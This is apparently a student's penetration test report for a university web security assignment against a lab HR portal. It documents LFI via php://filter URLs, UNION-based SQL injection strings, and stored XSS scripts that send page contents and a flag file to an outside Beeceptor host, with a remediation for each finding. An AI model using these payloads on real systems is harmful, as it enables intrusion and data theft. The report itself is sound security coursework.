We Test Pens Incorporated

COMP90074 - Web Security Assignment 1

PENETRATION TEST REPORT FOR InHR - WEB APPLICATION

Report delivered: 11/04/2021

Executive Summary

This report provides an analysis and evaluation of vulnerabilities, its impact and remediation of InHR's HR portal web application. By performing manual penetration testing, some severe vulnerabilities are discovered on the application. The report highlights the four significant vulnerabilities including Local File Inclusion (LFI), SQL Injection, Cross-Site Scripting (XSS) and Information Disclosure. Each finding is outlined with its description, the method to reproduce it, its impact and remediation.

LFI is a vulnerability that allows an attacker to expose/run internal files on the web server. This vulnerability can be used to steal the usernames of the server and could take over all access to the application. This happens when the application uses the path to files as input and does not prevent access to sensitive files. The simplest way to prevent this is to store the contents in the database instead of using PHP include statement to get the contents.

SQL injection allows an attacker to interfere with queries to the database. This vulnerability of SQL injection is very significant as an attacker can steal information on databases such as employee's ids and passwords, all employee list of the application, deletion of some data like salary report or employee account and gaining administrative rights to the database to access/modify all type of information, which cause unpredictable risks and detrimental influences on the business. This happens when the application directly uses user input in string concatenation within the query. Instead of that, parameterised queries can be used to prevent containing any variable data.

XSS is a serious vulnerability to inject malicious scripts and execute them on victims' browser. By doing so, an attacker can impersonate other users who have high level access to the data like CEO and perform unauthorised actions, such as stealing sensitive personal information and taking over their accounts. This happens when an attacker can inject malicious scripts. The way to prevent this is to add a protection header that ensures browsers work as intended.

Information Disclosure is a vulnerability that reveals sensitive information unintentionally. The impact of information disclosure varies depending on what information was revealed. For example, the developer comments could give enough hints to an attacker to reveal how the system works. This happens when the inappropriate configuration of the web server. The mitigation of this vulnerability is to disable all debugging features and make sure what technologies and frameworks are involved in the application.

Table of Contents

Summary of Findings

Reference	**Vulnerability**
Finding 1	Local File Inclusion (LFI) Attack on style.php
Finding 2	SQL Injection on search.php
Finding 3	Cross Site Scripting (XSS) Attack on profile.php
Finding 4	Information Disclosure on dashboard.php

Detailed Findings

Finding 1 - << Local File Inclusion (LFI) >>

Description	LFI is a vulnerability that allows an attacker to include and expose files on the web server. This happens when the application uses the path to files as input and does not prevent access to sensitive files.
Proof of Concept	1. Using proxy on burp suite, there is Ajax call to get CSS file on the background (Appendix 1). The URL of the ajax call is "http://assignment-artemis.unimelb.life/style.php?css_file=custom.css". 2. Replacing the custom.css to something else, we can get access to files in the server by path traversing. To get the file, we use php filter to include a local file and base64 encode for output. If we type "http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=style.php", we can get the based64 encoded text (Appendix 2) 3. Using "https://www.base64decode.org/" to decode the text, we can find the style.php use blacklist to some strings (Appendix 3). 4. Now typing "http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=dashboard.php" to URL, we can get the base64 encoded text (Appendix 4). 5. Using "https://www.base64decode.org/" to decode the text, we can find the dashboard.php requires sober.php (Appendix 5). 6. Do the same step to get sober.php by typing "http://assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php". we can get the encoded text and decode it in the same way (Appendix 6). 7. Finally we can get the **flag "Challenge 1: LFI: FLAG{the_de3per_y0u_dig_the_more_gold_you'll_find!}" (Appendix 7).**
Impact	An attacker can execute the included code and reveal/steal sensitive data which may lead to severe impact. By using this vulnerability, an attacker can do directory traversal vulnerability to access the information like the username of the server from /etc/passwd and takeover the application once they can bypass the blacklist of string in style.php on this application. Combinations of this and other vulnerabilities may lead to full compromise of the system such as complete takeover of all access.
Recommendation	To mitigate this vulnerability, the developer can do the followings: 1. Save the file paths in a database and assign IDs. Then an attacker cannot change the path. 2. Use a whitelist of files that can be downloaded by users. 3. Store the contents in the database instead of using include(something).

References	https://www.base64decode.org/ All URL lists are in LFI.txt

Finding 2 - << SQL Injection >>

Description	SQL Injection is a vulnerability that allows attackers to interfere with queries to the database. This happens when they directly use user input in string concatenation within the query.
Proof of Concept	1. Go to the search page “http://assignment-artemis.unimelb.life/search.php” and make a query. 2. If we type “ball' UNION SELECT NULL,NULL,NULL,1# “ in search, there is another row that appears in the result (Appendix 8). This means that this result takes 4 columns and the last column takes number type. # is for comment out rest. 3. If we type “ball' UNION SELECT NULL,table_name,NULL,1 from information_schema.tables#” in search, it shows tables in the database (Appendix 9). 4. If we type “ball' UNION SELECT NULL,NULL,COLUMN_NAME,1 from information_schema.columns WHERE TABLE_NAME = 'Flag'#” in search, it shows column name of Flag table (Appendix 10). 5. If we type “ball' UNION SELECT 3,NULL,string,1 FROM Flag#”, we can finally get the flag **“FLAG{Shifting_tables_has_nothing_on_me!@#1}” (Appendix 11).**
Impact	An attacker can access/modify sensitive data that stored in the database, such as all employee’s personal information and sales and revenue data. An attacker can gain administrative right to access/modify all data like salary and permission of access level of employees to the application. This vulnerability may lead to long-term compromise of the system as an attacker can gain a backdoor of the system. An attacker can steal information for long term which would significantly impact on the business.
Recommendation	the possible remediation for this attack is to use parameterised queries (prepared statement) instead of using string concatenation. For example, don’t do “select * from tables where category =” + input; but do prepared statement like prepareStatement(“select * from tables where category = ?”); and setString(1,input). In this way, the query cannot contain any variable data.
References	All input command lists are in SQL.txt.

Finding 3 - << Cross Site Scripting (XSS) >>

Description	XSS is a vulnerability that allows an attacker to inject scripts into web pages and execute the script on the victim’s browser. This happens when an attacker can inject a malicious script.

Proof of Concept	1. Go to the user profile page (“http://assignment-artemis.unimelb.life/profile.php”).
	2. If we type the following in the About Me:
	<Script>var x=new XMLHttpRequest();x.open("GET","https://hidehidehide.free.beeceptor.com?" + document.body.innerHTML);x.send();
	</Script>
	And click publish for approval, the hint will be shown on Beeceptor (Appendix 12 and 13).
	This script will send get the request of the html contents to Beeceptor.
	3. Now if we type the following in the About Me:
	<Script>var x=new XMLHttpRequest();
	x.open("GET","/flag.php",true);
	x.send();
	x.onreadystatechange = function() {
	    if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
	        res = x.responseText;
	        var xhttp=new XMLHttpRequest();
	
	xhttp.open("GET","https://hidehidehide.free.beeceptor.com/?" + res);
	        xhttp.send();}}</Script>
	
	And click publish for approval, Beeceptor will receive a **flag "FLAG{XSS_it_like_its_hot!}” (Appendix 14 and 15).**
	This script will send get request to flag.php from the server, and once received the response, the response will be sent to Beeceptor.

Impact	This vulnerability allows an attacker to execute a malicious script on the victim’s browser and can fully compromise its user. The attacker can impersonate other employee like CEO, steal cookies, DOM, local storage and perform unauthorised operations such as send all employee personal data or secret reports to some malicious addresses without noticing.
Recommendation	To mitigate this attack, we can do the followings: 1. Encode data on output it from being interpreted as active content, such as HTML encode or BASE64. 2. Use content security policy to reduce the impact of this vulnerability. 3. Use a protection header to ensure that the browser works as intended.

References	All scripts are in XSS.txt.

Finding 4 - << Information Disclosure >>


Description	Information Disclosure is a vulnerability that leak/reveal sensitive information unintentionally. This happens when the inappropriate configuration of the web server.

Proof of Concept	1. When we check dashboard.php source code, we can find leaked TODO comments (appendix 16).
	2. Type the following script in About Me:
	<Script>
	var x=new XMLHttpRequest();
	x.open("POST", "retrieve.php", true);
	x.setRequestHeader("CSRFToken","testing123321");
	x.setRequestHeader("X-Auth-Token","custom-auth");
	x.send("auth=Z4!X;gs{\Q6u{fqRnFABc{W&@+]9(Ece~//9-Uvp&operation=leak");
	x.onreadystatechange = function() {
	if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
	res = x.responseText;
	var xhttp=new XMLHttpRequest();
	
	xhttp.open("GET","https://dehidehide.free.beeceptor.com/?" + res);
	xhttp.send();
	}
	}
	<Script>
	And click publish profile for approval (Appendix 17).

Impact	The impact of information disclosure varies depending on the information leaked. In case of a leak of sensitive information, the impact is high. For example, the developer comment which can lead to full compromise of the system was not deleted and an attacker use this information to steal sensitive information. In the dashboard.php there is todo comment left from developer which could reveal how the system works and use this to steal some sensitive information.
Recommendation	Make sure developers know what information is sensitive. Some information, such as system related, could be significant. Use generic error messages and delete any developer comments. Disable all debugging features and understand all technology involved in the development of the application.
References	All scripts are in ID.txt.

Appendix I - Additional Information


Appendix 1.



```
GET /style.php?css_file=custom.css HTTP/1.1
Host: assignment-artemis.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://assignment-artemis.unimelb.life/dashboard.php
Cookie: PHPSESSID=1f1enqesu81pduh732c46cub64; CSRF_token=9j0OYdRTrPhwRNu6AcQWoruHCNT6p5sxicUh8aOBTZLd4jz4Lkavvzn6fBcDTHZz
```

```
HTTP/1.1 200 OK
Date: Fri, 09 Apr 2021 05:22:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 30
Connection: close
Content-Type: text/css;charset=UTF-8

body{
  background:black
}
```


Appendix.2.



assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=style.php

PD9waHAKCmlmIChpc3NldCgkX0dFVFsiY3NzX2ZpbGUiXSkpewoKICAgICRmaWxlID0gJF9HRVRbImNzc19maWxlIl07CgogICAgaWYgKCRmaWxlWzBdID09PSAiLyIpewogICAgICAgIGRpZSgiSGFja2VyIGRldGVjdGVkIik7CiAgICB9CgogICAgJGJsYWNrbGlzdCA9IGFycmF5KCIvZXRjIiwgIi91c3IiLCAiL29wdCIsICIvZGV2IiwgIi92YXIiLCAiL3RtcCIsICJhdXRoIiwgInNlYXJjaCIs
JmbGFnIiwgInB1c2giLCAicHVsbCIpOwoKICAgIGZvcmVhY2ggKCRibGFja2xpc3QgYXMgJGl0ZW0pewogICAgICAgIGlmIChzdHJwb3MoJGZpbGUsICRpdGVtKSAhPT0gZmFsc2UpewogICAgICAgICAgICBkaWUoIkhhY2tlciBkZXRlY3RlZCIpOwogICAgICAgIH0KICAgIH0KCiAgICBpbmNsdWRlKCRmaWxlKTsKICAgIGhlYWRlcigiQ29udGVudC1UeXBlOiB0ZXh0L2NzcyIpOwp9Cg==

Appendix 3.



Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or **decode** your data.

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHAKCmlmIChpc3NldCgkX0dFVFsiY3NzX2ZpbGUiXSkpewoKICAgICRmaWxlID0gJF9HRVRbImNzc19maWxlIl07CgogICAgaWYgKCRmaWxlW
zBdID09PSAiLyIpewogICAgICAgIGRpZSgiSGFja2VyIGRldGVjdGVkIik7CiAgICB9CgogICAgJGJsYWNrbGlzdCA9IGFycmF5KCIvZXRjIiwgIi91c3IiLCAiL
29wdCIsICIvZGV2IiwgIi92YXIiLCAiL3RtcCIsICJhdXRoIiwgInNlYXJjaCIsICJyZXRyaWV2ZSIsICJmbGFnIiwgInB1c2giLCAicHVsbCIpOwoKICAgIGZvcmVh
Y2ggKCRibGFja2xpc3QgYXMgJGl0ZW0pewogICAgICAgIGlmIChzdHJwb3MoJGZpbGUsICRpdGVtKSAhPT0gZmFsc2UpewogICAgICAgICAgICBkaWU
oIkhhY2tlciBkZXRlY3RlZCIpOwogICAgICAgIH0KICAgIH0KCiAgICBpbmNsdWRlKCRmaWxlKTsKICAgIGhlYWRlcigiQ29udGVudC1UeXBlOiB0ZXh0L2N
zcyIpOwp9Cg==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE Decodes your data into the area below.

```
    if ($file[0] === "/"){
        die("Hacker detected");
    }

    $blacklist = array("/etc", "/usr", "/opt", "/dev", "/var", "/tmp", "auth", "search", "retrieve", "flag", "push", "pull");

    foreach ($blacklist as $item){
        if (strpos($file, $item) !== false){
            die("Hacker detected");
        }
    }
```

Decode files from Base64 format

Select a file to upload and process, then you can download the decoded result.


Appendix 4.



assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=dashboar

```
PD9waHAKCnJlcXVpcmUoImF1dGhfaGVhZGVyLnBocCIpOwoKcmVxdWlyZSgiaGVhZC1pbmNsdWRlLnBocCIpOwplY2hvX2hlYWQoIkRhc2hib2FyZCIpOwoKLyoKCiAgICAgIDwhLS0K
/cGhwCiAgICAgICAgdG9wX2JhcigiRGFzaGJvYXJkIik7CiAgICAgID8+CiAgICAgIDwhLS0gRW5kIE5hdmJhciAtLT4KICAgICAgPGRpdiBjbGFzcz0iY29udGVudCI+CiAgICAgICAgPGRpdi
/PC90ZD4KICAgICAgICAgICAgICAgICAgICAgICAgICAgIDx0ZCBjbGFzcz0idGQtYWN0aW9ucyB0ZXh0LXJpZ2h0Ij4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgPGJ1dHRvbi
/IjwvdGQ+CiAgICAgICAgICAgICAgICAgICAgICAgICAgICA8dGQgY2xhc3M9InRkLWFjdGlvbnMgdGV4dC1yaWdodCI+CiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIDxidXR0b24
/PC90ZD4KICAgICAgICAgICAgICAgICAgICAgICAgICAgIDx0ZCBjbGFzcz0idGQtYWN0aW9ucyB0ZXh0LXJpZ2h0Ij4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgPGJ1dHRvbi
/IjwvdGQ+CiAgICAgICAgICAgICAgICAgICAgICAgICAgICA8dGQgY2xhc3M9InRkLWFjdGlvbnMgdGV4dC1yaWdodCI+CiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIDxidXR0b24
```

Appendix 5.



Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode

Decode from Base64 format

Simply enter your data then push the decode button.

```
PD9waHAKCnJlcXVpcmUoImF1dGhfaGVhZGVyLnBocCIpOwoKcmVxdWlyZSgiaGVhZC1pbmNsdWRlLnBocCIpO
wpIY2hvX2hlYWQoIkRhc2hib2FyZCIpOwoKLyoKCiAgICAgIDwhLS0KICAgICAgICBUaXAgMTogWW91IGNhbiBjaGF
uZ2UgdGhlIGNvbG9yIG9mIHRoZSBzaWRlYmFyIHVzaW5nOiBkYXRhLWNvbG9yPSJwdXJwbGUgfCBhenVyZSB8I
GdyZWVuIHwgb3JhbmdlIHwgZGFuZ2VyIgoKICAgICAgICBUaXAgMjogeW91IGNhbiBhbHNvIGFkZCBhbiBpbWFnZS
B1c2luZyBkYXRhLWltYWdlIHRhZwogICAgLS0+CgoqLwoKPz4KCiAgICAgICAgPD9waHAKCiAgICAgICAgcmVxdW
lyZSgic29iZXIucGhwIik7CgogICAgICAgIHNpZGViYXIoIkRhc2hib2FyZCIpOwoKICAgICAgICA/PgogICAgPC9kaXY+Ci
AgICA8ZGl2IGNsYXNzPSJtYWluLXBhbmVsIj4KICAgICAgPCEtLSBOYXZiYXIgLS0+CiAgICAgIDw/cGhwCiAgICAgI
CAgdG9wX2JhcigiRGFzaGJvYXJkIik7CiAgICAgID8+CiAgICAgIDwhLS0gRW5kIE5hdmJhciAtLT4KICAgICAgPGRpdi
BjbGFzcz0iY29udGVudCI+CiAgICAgICAgPGRpdiBjbGFzcz0iY29udGFpbmVyLWZsdWlkIj4KICAgICAgICAgIDxkaX
YgY2xhc3M9InJvdyI+CiAgICAgICAgICAgIDxkaXYgY2xhc3M9ImNvbC1sZy0zIGNvbC1tZC02IGNvbC1zbS02Ij4KICAg
ICAgICAgICAgICA8ZGl2IGNsYXNzPSJjYXJkIGNhcmQtc3RhdHMiPgogICAgICAgICAgICAgICAgPGRpdiBjbGFzcz0i
Y2FyZC1oZWFkZXIgY2FyZC1oZWFkZXItd2FybmluZyBjYXJkLWhlYWRlci1pY29uIj4KICAgICAgICAgICAgICAgICAg
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE Decodes your data into the area below.

```
*/

?>

        <?php

        require("sober.php");

        sidebar("Dashboard");

        ?>
    </div>
```

Decode files from Base64 format

Select a file to upload and process, then you can download the decoded result.

